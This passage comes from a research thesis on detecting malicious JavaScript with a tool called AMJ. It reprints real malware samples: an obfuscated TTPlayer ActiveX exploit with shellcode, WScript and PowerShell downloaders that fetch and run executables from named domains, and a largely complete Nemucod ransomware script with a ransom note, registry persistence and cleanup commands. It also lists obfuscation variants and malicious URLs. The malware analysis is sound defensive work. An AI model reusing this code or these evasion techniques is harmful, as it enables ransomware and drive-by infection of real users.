ActiveXObject Related: Many *ActiveXObject*[3] related payloads were found and the example below are the "HTTP TTPlayer ActiveX File Overwrite" attack. The attack attempts to exploit arbitrary file overwrite vulnerability by providing specially crafted arguments into a method of TTplayer ActiveX Control. TTPlayer Activex control contains a vulnerable parameter that allows the control to silently download malicious files. This attack was ranked as high Severity by Symantec [53]. (Snippet from 2015's dataset)

```
1  function DrWeb() {
2      try {
3          TTPlayer = new ActiveXObject("\x49\x45\x52\x50\x43\x74\x6c\x2e\x49\x45\x52\
               x50\x43\x74\x6c\x2e\x31")
4      } catch (error) {
5          return
6      }
7      TTPlayerVersion = TTPlayer.PlayerProperty("\x50\x52\x4f\x44\x55\x43\x54\x56\x45
           \x52\x53\x49\x4f\x4e");
8      var addr = ["%75%06%74%04", "%7f%a5%60", "%4f%71%a4%60", "%63%11%08%60", "
           %63%11%04%60", "%79%31%01%60", "%79%31%09%60", "%51%11%70%63"];
9      var a = "asdfdddlsdlfldsfldfl";
10     AntiVir = "";
11     Nod32 = unescape(addr[0]);
12     for (i = 0; i < 32 * 148; i++) AntiVir += "S";
13     if (TTPlayerVersion.indexOf("6.0.14.") == -1) {
14         if (navigator.userLanguage.toLowerCase() == "zh-cn") Norton = unescape(addr
               [1]);
15         else if (navigator.userLanguage.toLowerCase() == "en-us") Norton = unescape
               (addr[2]);
16         else return
17     } else if (TTPlayerVersion == "6.0.14.544") Norton = unescape(addr[3]);
18     else if (TTPlayerVersion == "6.0.14.550") Norton = unescape(addr[4]);
19     else if (TTPlayerVersion == "6.0.14.552") Norton = unescape(addr[5]);
20     else if (TTPlayerVersion == "6.0.14.543") Norton = unescape(addr[6]);
21     else if (TTPlayerVersion == "6.0.14.536") Norton = unescape(addr[7]);
22     else return;
23     if (TTPlayerVersion.indexOf("6.0.10.") != -1) {
24         for (i = 0; i < 4; i++) AntiVir = AntiVir + Nod32;
25         AntiVir = AntiVir + Norton
26     } else if (TTPlayerVersion.indexOf("6.0.11.") != -1) {
27         for (i = 0; i < 6; i++) AntiVir = AntiVir + Nod32;
28         AntiVir = AntiVir + Norton
29 ...
30         AntiVir = AntiVir + Norton
31     }
32     VirusChaser = "LLLL\\XXX";
33     S1h213 = "XXLD" + "TYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIqpZKt";
34     S1h213 = S1h213 + "PQKPKUczi3Vx9MBS2k04tvkKNKRKJXkGuJHXkIoYok0eGJo9lynkNoQz4";
35     var aytuuydddd = "gjkltyusdmbngsfldfl";
36 ...
37     S1h213 = S1h213 + "nZOKNkNKNYnynKNynynKNKN9nYnkNynkNkNkNkNkNInlVnjLJLNktkaN1";
38     Alpha1 = S1h213 + "lKnm0kLLHOXPjoHLHSXLYYjpj0okMZJqOlMOZ5HPOmlMNmKNA";
39     Symantec = AntiVir + VirusChaser + Alpha1;
40     while (Symantec.length < 0x8000) Symantec += "Trend";
41     TTPlayer["\x49\x6d" + "\x70\x6f\x72\x74"]("c:\\Program Files\\NetMeeting
           \\..\\..\\WINDOWS\\Media\\chord.wav", Symantec, "", 0, 0)
42 }
43 DrWeb();
```

(TTPlayer attacks)

We can see the Cloaking technique [32], we've discussed in the background section, was used in the above code, between *line13-26*, the code checks on victim's TTPlayerVersion, based on specific version the corresponding **addr** was selected to construct the evil argument. Then in *line41*, the evil arguments were passed to a TTPlayer function call.

[3]An ActiveX object is an instance of a class that exposes properties, methods, and events to ActiveX clients. ActiveX objects support the COM. An ActiveX component is an application or library that is capable of creating one or more ActiveX objects. Only supported in Internet Explorer

Download Executable Files: We found many payloads were trying to download executable files from some remote URLs. (8 level-1 payloads were found from 2015's dataset and 34 found in 2016's dataset). All contains the following pattern, except some of the URL links are different.

```
 1 var b="hiddenhillsplumbing.com venwoods.com pms.development-india.com".split(" ");
 2 var ws=WScript.CreateObject("WScript.Shell");
 3 var fn=ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + "884509";
 4 var xo=WScript.CreateObject("MSXML2.XMLHTTP");
 5 var xa=WScript.CreateObject("ADODB.Stream");
 6 var ld=0;
 7 for (var n = 1; n <= 3; n++) {
 8     for (var i = ld; i < b.length; i++) {
 9         var dn = 0;
10         try {
11             xo.open("GET", "http://" + b[i] + "/counter/?id=" + str + "&rnd=926285"
                   + n, false);
12             xo.send();
13             if (xo.status == 200) {
14                 xa.open();
15                 xa.type = 1;
16                 xa.write(xo.responseBody);
17                 if (xa.size > 1000) {
18                     dn = 1;
19                     xa.position = 0;
20                     xa.saveToFile(fn + n + ".exe", 2);
21                     try {
22                         ws.Run(fn + n + ".exe", 1, 0);
23 ...
```

(Download Executable From Remote)

In the above code snippet, a list of URLs were hidden by a *split()* function call in *line1*. Then several WSCript[4] Objects were created. Inside the big for loop, we can see it sends the HPPT GET request to some URL and checks the connection status. If the status is 200 means success, the code starts to download **.exe** files (*line20)*. The code tries to run the executables download at *line21*.

Value in Parentheses: In many of the payloads we found contains the following pattern. The attacker put the string variables inside parentheses. This is total valid JavaScript syntax. However, this could affect our clustering result, due to the fact that we put the punctuators (including open brackets) in the feature array. Usually, in JavaScript, the existence of opening bracket indicates a function call or override the normal operator precedence so that expressions with lower precedence can be evaluated before an expression with higher priority.

```
noGlobal = eval;
noCloneChecked = (2316);
radioValue = ("S");
currentValue = (13);
prop = ("Micro");
propFix = (".0");
```

(value in parentheses)

Advanced Randomization Obfuscation: There were a number of payloads that were still obfuscated. Some of them contains many irrelevant variable declarations that's the randomization obfuscation technique we discussed in the background section. In order to discover the actual content, code cleaning tool [55] could be applied to removed all these irrelevant variables. When we tried the same for some of the payloads, we notice the length of the obfuscated code only reduced by a very little amount. (The original code contains 698 lines, after clean up 651 lines).

[4]Windows Script Host provides an environment in which users can execute scripts in a variety of languages that use a variety of object models to perform tasks.

In order to understand what was the actual problem, we manually checked the code, and a more **advanced randomization technique** was found in these examples. After a lot of irrelevant variables were created in the script and randomly inserted in the code, the malware author applied various **meaningless operations** on these variables. For example in the following code snippet, from *line2* and *line4*, functions like **toString()** and **toLowerCase()** was called on these irrelevant variables (i.e. *OWtHAU*, *wVfzKrVX*) and the result values were never been used. These meaningless operations cause the code cleaner "thinks" these variables were used. This also backup our discussion in background section for the difference between Benign and Malicious JavaScript. In Benign JavaScript, even if the code is obfuscated, these meaningless operations which would slow down the overall performance won't be there. **Dependency Analysis** [58] is needed to address these issue, i.e. remove the irrelevant variables.

```
var OWtHAU = "Rdd1f";
wd5Yf7 = OWtHAU.toString();
wVfzKrVX="sleigh saunter swingers ru against disparage script";
var MYEYk=wVfzKrVX.toLowerCase();
...
```

(code snippet of meaningless operations)

By our intuition, we tried to search for common patterns, like "ActiveXObject", fortunately, we managed to find the first meaningful instruction, we followed all the dependent variables to manually reconstruct the actual malicious content (24 lines in total):

```
var ZKtvH = new ActiveXObject("WScript.Shell");
var dXgaTE = "cG93ZXJzaGVsbCAkd2ViY2xpZW50ID0gbmV3LW9i...t9fQ==";
var RkmvAv3Av = "rtklxdwutklxdwntklxdw".replace(/tklxdw/g, "");
var fweHiI = 0;
function jnJUF(ZFcMMeP) {
    var RGh6a9Y = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
        +/=";
    var hdaWfs, GyrsSrs, UqOQ2NEG, IBRz3, EQXLxn, kLpGf, NoK695Jl, EIm3qxym, Ukuimu
         = 0,
        gQIjI8 = "";
    do {
        IBRz3 = RGh6a9Y.indexOf(ZFcMMeP.charAt(Ukuimu++));
        EQXLxn = RGh6a9Y.indexOf(ZFcMMeP.charAt(Ukuimu++));
    ...
        if (kLpGf == 64) gQIjI8 += String.fromCharCode(hdaWfs);
        else if (NoK695Jl == 64) gQIjI8 += String.fromCharCode(hdaWfs, GyrsSrs);
        else gQIjI8 += String.fromCharCode(hdaWfs, GyrsSrs, UqOQ2NEG)
    } while (Ukuimu < ZFcMMeP.length);
    return (gQIjI8)
}
ZKtvH[RkmvAv3Av](jnJUF(dXgaTE), fweHiI);
```

(code snippet of meaningless operations)

Unfortunately, AMJ are not able to recover the actual return value from the **jnJUF()** due to the do-while loop inside the function, we had to manually interpret and check the function:

```
powershell $webclient = new-object system.net.webclient;$random = new-object random
    ;$urls = 'http://sillo.net/1002.exe'.split(',');$name = $random.next(1, 65536);
    $path = $env:temp + '\\' + $name + '.exe';foreach($url in $urls){try{$webclient
    .downloadfile($url.tostring(), $path);start-process $path;break;}catch{write-
    host $_.exception.message;}}"
```

From the power shell commands, we can see it also tries to download files from some URL.

6.3.3 Summary

To conclude the analysis we did on the payloads found by AMJ. In general, we found lot of malicious payloads were targeting on IE browser and Window OS users. A fraction of the payloads were trying to download files to victims' machine. We also observed two interesting patterns: **value in parentheses** which could potentially affect our clustering result and **advanced randomization obfuscation** technique which needs dependency analysis to de-obfuscate. In the next section, we will go through one particular payload family we found in detail and the relations between payloads and their outer layers.

6.4 Case Study – Nemucod Ransomware

Ransomware [9] is a type of malicious software from cryptovirology that threatens to publish the victim's data or perpetually block access to it unless a ransom is paid. When we were analyzing on the payloads, we discover the same type of obfuscated ransomware variant as the one mentioned in **CIS** (Center for Internet Security)'s Malware Analysis Report – "Nemucod is a Trojan that downloads potentially malicious files to an infected computer. According to Symantec, Nemucod was first discovered in December of 2015 and was associated with downloading malware including Teslacrypt, a variant of ransomware." [41].

JavaScript Array Behavior

Before getting into the actual sample, we need to understand some interesting JavaScript **Array** behavior. In JavaScript, when we initialize an array, we don't need to specify the number of elements need to be stored in the array. Therefore, JavaScript allows us to assign directly to any index of an array with any value. By doing so, JavaScript will automatically create **undefined** objects to fill the array until the index we want to assign the value to.

```
var myArray = new Array();
myArray[4] = "foobar";
// myArray [undefined, undefined, undefined, undefined , "foobar"]
```

(Dynamic Array in JavaScript)

Following code snippet is one of the sample from our dataset, the malware author applied this JavaScript's dynamic Array behavior. An empty **Array** was created at the beginning, then code fragments were assigning into the array. Then the attacker applied the randomization obfuscation technique, randomly switch the order of those assignments. The malicious codes pieces were joined together at the end and then be executed by **eval** function call.

```
var l52 = new Array();
l52[41] = ',"';
l52[40] = 'u"';
l52[876] = 'EC%';
l52[29] = '["damo';
l52[235] = 'lse i';
l52[854] = 'YPT.t';
l52[152] = 'open';
l52[479] = '""); f';
l52[588] = 'BER';
/*
 * omit 930 lines
 */
l52[213] = '};';
l52[474] = '_bit';
l52[693] = 'ws.Ru';
l52[88] = '"php4';
l52[234] = ');} e';
l52[836] = ' /c ';
l52 = l52.join("");
eval(l52);
```

(Code Snippet)

Well let's try to run AMJ to analysis this code see what is the actual malicious content inside.

```
FEATURE[PredefinedFuncCalls]:in_main: l52.join("")
FEATURE[FuncCallWithStringVariable]:in_main:eval(Object->STRING) ==> eval("var id="
    rRB9iw2peCIW4M9lCDUZ_YA9ZGvvxkr8f3SV...17AXPTX8ZGroSkXPLZ7PGALjGV9kVQ7rZZ"; var
     bc="0.40339"; var ld=0; var cq=String.fromCharCode(34); var cs=St....]+"/
    counter/?ad="+ad+"&id="+id+"&st=done", false); xo.send(); }; };")
FEATURE[Eval]:in_main
```

(Features Reported by AMJ)

AMJ successfully tracked all static assignments to the array object and because of partial dynamic execution, **join()** function call at *line 20* which concatenates all the code fragments was executed successfully and the actual string was reconstructed and stored in the variable **l52**. On the next line, the **eval** function call on string variable **l52** was captured successfully as well, **FuncCallWithStringVariable** feature is reported, from the report message, we can see the actual reconstructed string.

Since we detected the **eval** function call, AMJ tried to "peel the onion" and extract the actual payload. After deobfuscating, the actual payload was exposed to us:

```
var id = "rRB9iw2peCIW4M91CDUZ_YA9ZGvvxkr8f3SVtAkTmK....qoTsqgRxYhDqDNAzYj6p8X9z";
var ad = "17AXPTX8ZGroSkXPLZ7PGALjGV9kVQ7rZZ";
var bc = "0.40339";
var ld = 0;
var cq = String.fromCharCode(34);
var cs = String.fromCharCode(92);
var ll = ["damonclarridge.com", "advokat-33.com", "delbis.ru", "quan-bui.com", "
    biant-ek.ru"];
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + cs + "a";
var pd = ws.ExpandEnvironmentStrings("%TEMP%") + cs + "php4ts.dll";
var xo = WScript.CreateObject("Msxml2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var fo = WScript.CreateObject("Scripting.FileSystemObject");
```

Actual Code - Part 1

The attacker created some **WScript Objects**[5]. According to the CIS's report, "Nemucod is a network bound transport mechanism for attackers. This means they need all of the following WScript Objects to achieve their intended objectives when bringing their weapons via the network/Internet. Without these four objects, a network bound attack via Nemucod cannot succeed."

- **WScript.Shell:** Establish a Runtime Environment for the Code
  Attackers need this method to successfully run the JSCRIPT code commands to completion. Without this object, it is improbable that attackers can succeed using Microsoft JSCRIPT

- **MS12XMLHTTP:** Create connections
  This method is used to open socket, send through the socket and close the socket

- **ADODB.Stream:** Serialize data from connections
  JSCRIPT cannot process data on its own, therefore attackers need this object to deserialize the data from the network connection, write it to a file and store it intact on the disk of the operating system

- **Scripting.FilefsystemObject:** Create Files on Filesystems
  Attackers leverage this object to write files on the native operating system. Therefore attackers are using this object to successfully write the intended ransomware payload.

Apart from these four main **WScript Objects**, a number of variables which will be used in later were defined. For example, variable **bc** is the actual amount of bit-coin that the attacker ransoms, **ll** contains a list of sub-URLs will be constructed later in the code, **cq** and **cs** are quote and back slash char.

```
var cq = String.fromCharCode(34) // '"'
var cs = String.fromCharCode(92) // '\'
```

[5]The WScript object provides a wide range of capabilities to Windows Script Host(WSH) scripts regardless of the language in which that script is written.

Then the code tries to download several executable files from some obfuscated URLs.

```
if (!fo.FileExists(fn + ".txt")) {
    for (var n = 1; n <= 5; n++) {
        for (var i = ld; i < ll.length; i++) {
            var dn = 0;
            try {
                xo.open("GET", "http://" + ll[i] + "/counter/?ad=" + ad + "&id=" +
                    id + "&rnd=" + i + n, false);
                xo.send();
                if (xo.status == 200) {
                    xa.open();
                    xa.type = 1;
                    xa.write(xo.responseBody);
                    if (xa.size > 1000) {
                        dn = 1;
                        if (n <= 2) {
                            xa.saveToFile(fn + n + ".exe", 2);
                            try {
                                ws.Run(fn + n + ".exe", 1, 0);
                            } catch (er) {};
                        } else if (n == 3) { xa.saveToFile(fn + ".exe", 2);
                        } else if (n == 4) { xa.saveToFile(pd, 2);
                        } else if (n == 5) { xa.saveToFile(fn + ".php", 2);
                        }
                    };
                    xa.close();
                };
                if (dn == 1) {
                    ld = i;
                    break;
                };
            } catch (er) {};
        };
    };
```

Actual Code - Part 2

```
FEATURE[StringConcatation]:in_main:
"http://"+ll[i]+"/counter/?ad="+ad+"&id="+id+"&rnd="+i+n
==> http://damonclarridge.com/counter/?ad=17AXPTX8ZGroSkXPLZ7PGALjGV9kVQ7rZZ&id=
    rRB9iw2peCIW4M91CDUZ_YA9ZGvvxkr8f3SVtAkTmK....qoTsqgRxYhDqDNAzYj6p8X9z&rnd=01
```

(Features Reported by AMJ)

We can see in the code above, the HTTP GET request for file downloading were inside two nested for loops. Because AMJ relies on the static values, we won't be able to execute the **for** loop in order to get the all **URLs**. However, from the printout feature information shown above, we can see the **first URL** is correctly reconstructed based on static values of first iteration, i.e. **n=1** and **i=ld** which gives us an intuition of what the **url** links looks like.

Unfortunately, AMJ failed to reconstruct the actual file name, due to **fn** variable is initialized to **WScript.CreateObject** and it was the first operand in string concatenation, our string heuristic won't help in this case. Therefore we don't know the actual value this function call returns from static point of view.

If all the executable files were downloaded successfully, the code would start to create a text file and leave the message to the victim. From the message context we know this code is actually a piece of **Ransomware** [9].

```
    if (fo.FileExists(fn + ".exe") && fo.FileExists(pd) && fo.FileExists(fn + ".php
        ")) {
        xo.open("GET", "http://" + ll[ld] + "/counter/?ad=" + ad + "&id=" + id + "&
            st=start", false);
        xo.send();
        var fp = fo.CreateTextFile(fn + ".txt", true);
        fp.WriteLine("ATTENTION!");
        fp.WriteLine("");
        fp.WriteLine("All your documents, photos, databases and other important
            personal files");
        fp.WriteLine("were encrypted using strong RSA-1024 algorithm with a unique
            key.");
        fp.WriteLine("To restore your files you have to pay " + bc + " BTC (
            bitcoins).");
        fp.WriteLine("Please follow this manual:");
        fp.WriteLine("");
        fp.WriteLine("1. Create Bitcoin wallet here:");
        fp.WriteLine("");
        fp.WriteLine("      https://blockchain.info/wallet/new");
        fp.WriteLine("");
        fp.WriteLine("2. Buy " + bc + " BTC with cash, using search here:");
        fp.WriteLine("");
        fp.WriteLine("      https://localbitcoins.com/buy_bitcoins");
        fp.WriteLine("");
        fp.WriteLine("3. Send " + bc + " BTC to this Bitcoin address:");
        fp.WriteLine("");
        fp.WriteLine("      " + ad);
        fp.WriteLine("");
        fp.WriteLine("4. Open one of the following links in your browser to
            download decryptor:");
        fp.WriteLine("");
        for (var i = 0; i < ll.length; i++) {
            fp.WriteLine("      http://" + ll[i] + "/counter/?a=" + ad);
        };
        fp.WriteLine("");
        fp.WriteLine("5. Run decryptor to restore your files.");
        fp.WriteLine("");
        fp.WriteLine("PLEASE REMEMBER:");
        fp.WriteLine("");
        fp.WriteLine("      - If you do not pay in 3 days YOU LOOSE ALL YOUR FILES.
            ");
        fp.WriteLine("      - Nobody can help you except us.");
        fp.WriteLine("      - It‘s useless to reinstall Windows, update antivirus
            software, etc.");
        fp.WriteLine("      - Your files can be decrypted only after you make
            payment.");
        fp.WriteLine("      - You can find this manual on your desktop (DECRYPT.txt
            ).");
        fp.Close();
```

Actual Code - Part 3

```
FEATURE[StrConcat].=> To restore your files you have to pay 0.40339 BTC (bitcoins).
FEATURE[StrConcat].=> 2. Buy 0.40339 BTC with cash, using search here:
FEATURE[StrConcat].=> 3. Send 0.40339 BTC to this Bitcoin address:
FEATURE[StrConcat]:"      "+ad ==> 17AXPTX8ZGroSkXPLZ7PGALjGV9kVQ7rZZ
FEATURE[StrConcat]:"      http://"+ll[i]+"/counter/?a="+ad
==>http://damonclarridge.com/counter/?a=17AXPTX8ZGroSkXPLZ7PGALjGV9kVQ7rZZ
```

(Features Reported by AMJ)

From the printout features we can see AMJ successfully reconstruct the amount of bitcoin the attacker asked for is **0.40339** from the variable **bc** which is declared at the beginning of the script. These printout information are very useful for us to understand the source code.

Finally, the code would execute the malicious executables downloaded before to encrypt victim's files. Then we can see the attack also delete these executables at the end to clean up.

```
        ws.Run("%COMSPEC% /c REG ADD " + cq + "HKCU" + cs + "SOFTWARE" + cs + "
            Microsoft" + cs + "Windows" + cs + "CurrentVersion" + cs + "Run" + cq +
             " /V " + cq + "Crypted" + cq + " /t REG_SZ /F /D " + cq + fn + ".txt"
            + cq, 0, 0);
        ws.Run("%COMSPEC% /c REG ADD " + cq + "HKCR" + cs + ".crypted" + cq + " /ve
             /t REG_SZ /F /D " + cq + "Crypted" + cq, 0, 0);
        ws.Run("%COMSPEC% /c REG ADD " + cq + "HKCR" + cs + "Crypted" + cs + "shell
            " + cs + "open" + cs + "command" + cq + " /ve /t REG_SZ /F /D " + cq +
            "notepad.exe " + cs + cq + fn + ".txt" + cs + cq + cq, 0, 0);
        ws.Run("%COMSPEC% /c copy /y " + cq + fn + ".txt" + cq + " " + cq + "%
            AppData%" + cs + "Desktop" + cs + "DECRYPT.txt" + cq, 0, 0);
        ws.Run("%COMSPEC% /c copy /y " + cq + fn + ".txt" + cq + " " + cq + "%
            UserProfile%" + cs + "Desktop" + cs + "DECRYPT.txt" + cq, 0, 0);
        ws.Run("%COMSPEC% /c " + fn + ".exe " + cq + fn + ".php" + cq, 0, 1);
        ws.Run("%COMSPEC% /c notepad.exe " + cq + fn + ".txt" + cq, 0, 0);
        var fp = fo.CreateTextFile(fn + ".php", true);
        for (var i = 0; i < 1000; i++) {
            fp.WriteLine(ad);
        };
        fp.Close();
        ws.Run("%COMSPEC% /c DEL " + cq + fn + ".php" + cq, 0, 0);
        ws.Run("%COMSPEC% /c DEL " + cq + fn + ".exe" + cq, 0, 0);
        ws.Run("%COMSPEC% /c DEL " + cq + pd + cq, 0, 0);
        xo.open("GET", "http://" + ll[ld] + "/counter/?ad=" + ad + "&id=" + id + "&
            st=done", false);
        xo.send();
    };
};
```

Actual Code - Part 4

Notice in the above string concatenations, variable **fn** showed up in the middle, therefore, based on our string heuristic, we treated this expression to be a string type. Therefore, **StringConcatenation** feature was reported, and we can the approximated deobfsucated information generated by AMJ.

```
FEATURE[StringConcatenation]:in_main:User_Program:"%COMSPEC% /c " + fn + ".exe " +
    cq + fn + ".php" + cq
==> %COMSPEC% /c ((ws.ExpandEnvironmentStrings("%TEMP%"))+cs)+"a".exe "((ws.
    ExpandEnvironmentStrings("%TEMP%"))+cs)+"a".php"
```

(Features Reported by AMJ)

We can see the limitations of static analysis from this example, some features were not reported due to their dynamic nature or the printout information is not correct (was approximated based on our string heuristic) However, with the help of AMJ, we can easily figure out this piece of code is a ransomware, and read the actual malicious intent hidden by number of obfuscation techniques.

6.4.1 Related Variants

In **Kizzle**'s [16] research paper, they concluded that "in practice, much EK-generated malware operates like an onion: the outer layers change fast, often via randomization created by code packers, while the inner layers change more slowly, for example because they contain rarely-changing CVEs."

Not surprisingly, when we clustered the payloads to analyze the relations between the payloads and their outer layers. We found a phenomenon that mirrors the conclusion from **Kizzle**. Many payloads in one cluster were actually from different clusters. (i.e. their outer layers contain very different obfuscation patterns, but their inner payload were similar).

Based on the payload clustering result, we summarized all the different variants of the **Nemucod Ransomware**. Those packing layers are different but the cores are almost the same (contains small changes like the URLs and amount of Bit-coins needed, etc.).

In **Array Variant** example on the bottom left, an extra variable **x42** with some simple arithmetic calculations to define the index of each element.

```javascript
var l60 = new Array();
x42 = -602;
x42 += 1065;
l60[x42] = 'e("")';
x42 -= 1065;
x42 = 203;
x42 += 510;
/*
 * omit 3743 lines
 */
x42 = -2049;
x42 += 2384;
l60[x42] = 'Write';
x42 -= 2384;
l60 = l60.join("");
eval(l60);
```

(Array Variant)

```javascript
function b25(a10, w58) {
    n52[a10] = w58;
};
var n52 = new Array();
b25(176, '); x');
b25(663, ' this');
b25(447, '   ');
/*
 * omit 927 lines
 */
b25(97, 'WScr');
b25(820, 'PE');
b25(178, 'd(); i');
b25(627, 'us sof');
n52 = n52.join("");
eval(n52);
```

(Function Calls Variant-1)

In **Function Calls Variant-1** example on the top right, the array values are assigned via function calls and return values. It has one update function **b25()** which update values of the global array object **n52**. Then the assignment values and the array indices were passed to the function directly.

In **Function Calls Variant-2** example on the bottom left, similar to the **Function Calls Variant-1** but this variant contains more dynamic operations. In this variant, function **j50()** is the id function which returns the argument directly, and there are a list of update functions, e.g. **w40(), r11()** which actually updates global array object **g47**. These functions take two parameters, first argument is the actual assignment value, and the second one is the array index. The introduction of this id function **j50()**, the actual assignment value (the first parameter) is hidden from purely static checks. Fortunately, this is captured by AMJ's partial dynamic executions.

```
1  var g47 = new Array();
2  function j50(q99) {
3      return q99;
4  };
5  function w40(p65, z33) {
6      g47[z33] = p65;
7  };
8  /*
9   * omit 4668 lines
10  */
11 k76(j50('en'), 503);
12 function r11(p65, z33) {
13     g47[z33] = p65;
14 };
15 r11(j50('"+'), 746);
16 eval(g47.join(""));
```

(Function Calls Variant-2)

```
1  var p26 = new Array();
2  function f85(g55, w27) {
3      p26[g55] = w27;
4  };
5  function w25(h51) {
6      return h51;
7  };
8  f85(763, w25('"s'));
9  /*
10  * omit 4672 lines
11  */
12 function h52(h51) {
13     return h51;
14 };
15 f85(653, h52('en'));
16 eval(p26.join(""));
```

(Function Calls Variant-3)

Function Calls Variant-3 top right applies the same idea from **Function Calls Variant-1** as well. But in this variant, there are multiple id functions like **w25(), h52()** and one update function **f85()**. The assignment value is also hidden by the id function calls.

The **String Concatenation Variant-1** on bottom left is a much simpler variant. Code fragments are stored directly in a number of variables, and concatenated by "+" at the end before calling **eval**. However, the **Function Obfuscation Technique** was applied in this variant, we can see in *line11*, the attacker assigns **eval** to a variable **c3**. At the last line **c3()** is called instead of **eval**. This could evade a lot of static checkers for checking on function name only without tracking the actual value.

```
1  var a6 = '555C555E0A0D050...E55',
2      r1 = '); v',
3      v6 = '"/co',
4      e7 = 'ea',
5      p9 = '.S',
6      q6 = ' xa.',
7  /*
8   * omit 427 lines
9   */
10     u0 = ' = ',
11     c3 = eval,
12     y0 = 'tus',
13     q4 = 'etw',
14     i1 = '; ',
15     k7 = 'var b' + j1 + ' "nin' ...
           p4 + q2 + i1 + b2 + ' ca' + '
           tch' + ' (e' + 'r)' + p1 + '
           };' + g9;
16 c3(k7);
```

(String Concatenation Variant-1)

```
1  var t4 = '';
2  t4 += 'var';
3  var w42 = '; f';
4  t4 += ' i';
5  var u72 = '(""';
6  t4 += 'd="';
7  /*
8   * omit 3005 lines
9   */
10 d60 = eval;
11 t4 += 'nd';
12 var p83 = ' }; ';
13 t4 += '();';
14 var v69 = 'xo.s';
15 t4 += ' }; ';
16 var f40 = 'br';
17 t4 += '};';
18 var n49 = 'yp';;
19 d60(t4);
```

(String Concatenation Variant-2)

In **String Concatenation Variant-2** on top right, the actual string is constructed at each line by "+=". **Function Obfuscation Technique** was also applied in this variant. (*line 10*). In this variant, a lot of unused variables are created which makes it more difficult for human to read.

The **String Concatenation Variant-3** on the bottom left another variant on string concatenation, JavaScript pre-defined function **slice()** is used for each variable declaration. Similar to **String Concatenation Variant-1**, all the code pieces are concatenated at the end before **eval** by "+" operator. **Function Obfuscation Technique** was also applied in this variant. (*line 9*).

```
1  var p82 = '349sc'.slice(3),
2      o9 = '446375ourc'.slice(6),
3      u94 = '54747.mpeg'.slice(5),
4      d16 = '7077545"4. 0'.slice(7),
5      h96 = '9699.doc'.slice(4),
6  /*
7   * omit 3005 lines
8   */
9      f83 = eval,
10     l67 = '6826"+ky'.slice(4),
11     a16 = '7871560*.vcp'.slice(7),
12     e66 = '8835e"'.slice(4),
13     q23 = '305.b'.slice(3),
14     a89 = '321 i=67'.slice(3),
15     v10 = z55 + e28 + 'zRMb9RS...' +
           j17 + j39 + ... e89 + j19 +
           y57 + a87 + p72 + l5 + o61 +
           i32 + o26 + q98 + g46;
16 f83(v10);
```

(String Concatenation Variant-3)

```
1  var x81 = '55ea49'.substr(2, 2),
2      s8 = '84 d75'.substr(2, 2),
3      q92 = '5844"+65'.substr(1, 5),
4      n90 = '90/cou6'.substr(2, 4),
5      l86 = '8 { ld27'.substr(1, 5),
6      l99 = eval,
7  /*
8   * omit 103 lines
9   */
10     e15 = '44r 34'.substr(2, 2),
11     q85 = '98m p85'.substr(2, 3),
12     q70 = '4{ xo.63'.substr(1, 5),
13     p47 = '4"WSc1'.substr(1, 4),
14     z91 = '62msupp71'.substr(2, 5),
15     p77 = '79h (3'.substr(2, 3),
16     t53 = e20 + f1 + k0 + ... + q86 +
             p77 + s95 + ' {' + ' }; }' +
           '; }' + ';';
17 l99(t53);
```

(String Concatenation Variant-4)

The **String Concatenation Variant-4** on the top right is similar to **String Concatenation Variant-3** JavaScript pre-defined function **substr()** is used for each variable declaration. Similar to **String Concatenation Variant-1**, all the code pieces are concatenated at the end before **eval** by "+" operator. **Function Obfuscation Technique** was also applied in this variant. (*line 6*).

Following are the different URLs we found in these variants. We notice some of the URL were used in multiple payloads like "gomarcopolo.bycarrot.com". These URLs could be used to for further analysis based on malicious URLs. Because of the fact that the same URL might be reused in new variants, these URLs could be added to the black list in anti-virus software which based on static signatures, we believe, this could help with detection.

```
var ll = ["huseyingokce.com", "kalyonrobotik.com.tr", "www.czarnieckiliny.pl", "
    agiprekazky.cz", "demo3.twt.it"];
var ll = ["sswboiler.com", "umnye-vrata.ru", "revspec.com", "agrostarakuznia.pl", "
    www.confesercenti.fo.it"];
var ll = ["www.knijnaborsa.bg", "creative-win.com", "www.wizardforli.it", "
    televidriera.com.ar", "luchgallery.com"];
var ll = ["www.taxi1561.mk.ua", "creative-win.com", "espasse.com", "www.
    rabbitheadstudios.com", "zor.hu"];
var ll = ["ouderraadstevoort.be", "eye4it.be", "yhnet.eu", "www.area98.co.uk", "
    aktion-studentenfutter.de"];
var ll = ["gomarcopolo.bycarrot.com", "annahughes-chamberlain.com", "www.l-vu.be",
    "chevaleresk.se", "milanosiamonoi.se"];
var ll = ["gomarcopolo.bycarrot.com", "annahughes-chamberlain.com", "overheder-
    hoffsaenger.de", "kerkeind.nu", "spiaggia1riccione.com"];
var ll = ["lincolnshiresausages.co.uk", "pinkmoss-shop.com", "sezarsalata.net", "
    shiles.ru", "hajjandumrahcatering.com"];
var ll = ["odesign-concept.com", "satscan.ru", "sussexlearningsolutions.org.uk", "
    my-beautycase.ch", "onefusion.co.uk"];
```

(init variables in brackets)

In conclusion, AMJ shows good result for tracking the objects statically and with the help of partial dynamic execution we are able to see many de-obfuscated pattern from the printout information. However, AMJ is still restricted due to some dynamic functionality of JavaScript.

6.5 Clustering & Classification Evaluation

A major challenge in unsupervised learning is evaluating whether the algorithm learned something useful. Since our datasets did not contain any label information, so we won't be able to know what is right result. Therefore, it is very hard to say whether a model "did well."

6.5.1 Different Linkage Matrix

As we mentioned in clustering section, there are many linkage methods could be used to calculate the distance between clusters. One way numeric way to measure the difference is to compare their **cophenetic correlation**. In statistics, cophenetic correlation [42] (more precisely, the cophenetic correlation coefficient) is a measure of how faithfully a dendrogram preserves the pairwise distances between the original unmodeled data points. The following table shows all the **cophenet** value when using different linkage matrix for each year's dataset.

dataset	**single**	**complete**	**average**	**weighted**	**centroid**	**median**	**ward**
2011	0.6809	0.7183	0.8868	0.8088	0.8766	0.8539	0.8069
2015	0.9612	0.9640	0.9750	0.8418	9709	0.9597	0.8103
2016	0.8700	0.8228	0.9492	0.9088	0.9440	0.9198	0.8997
2017	0.7950	0.7774	0.8854	0.8771	0.8541	0.8093	0.7696

Table 6.9: Cophenetic Correlation w.r.t Linkage Matrices with Euclidean Distance

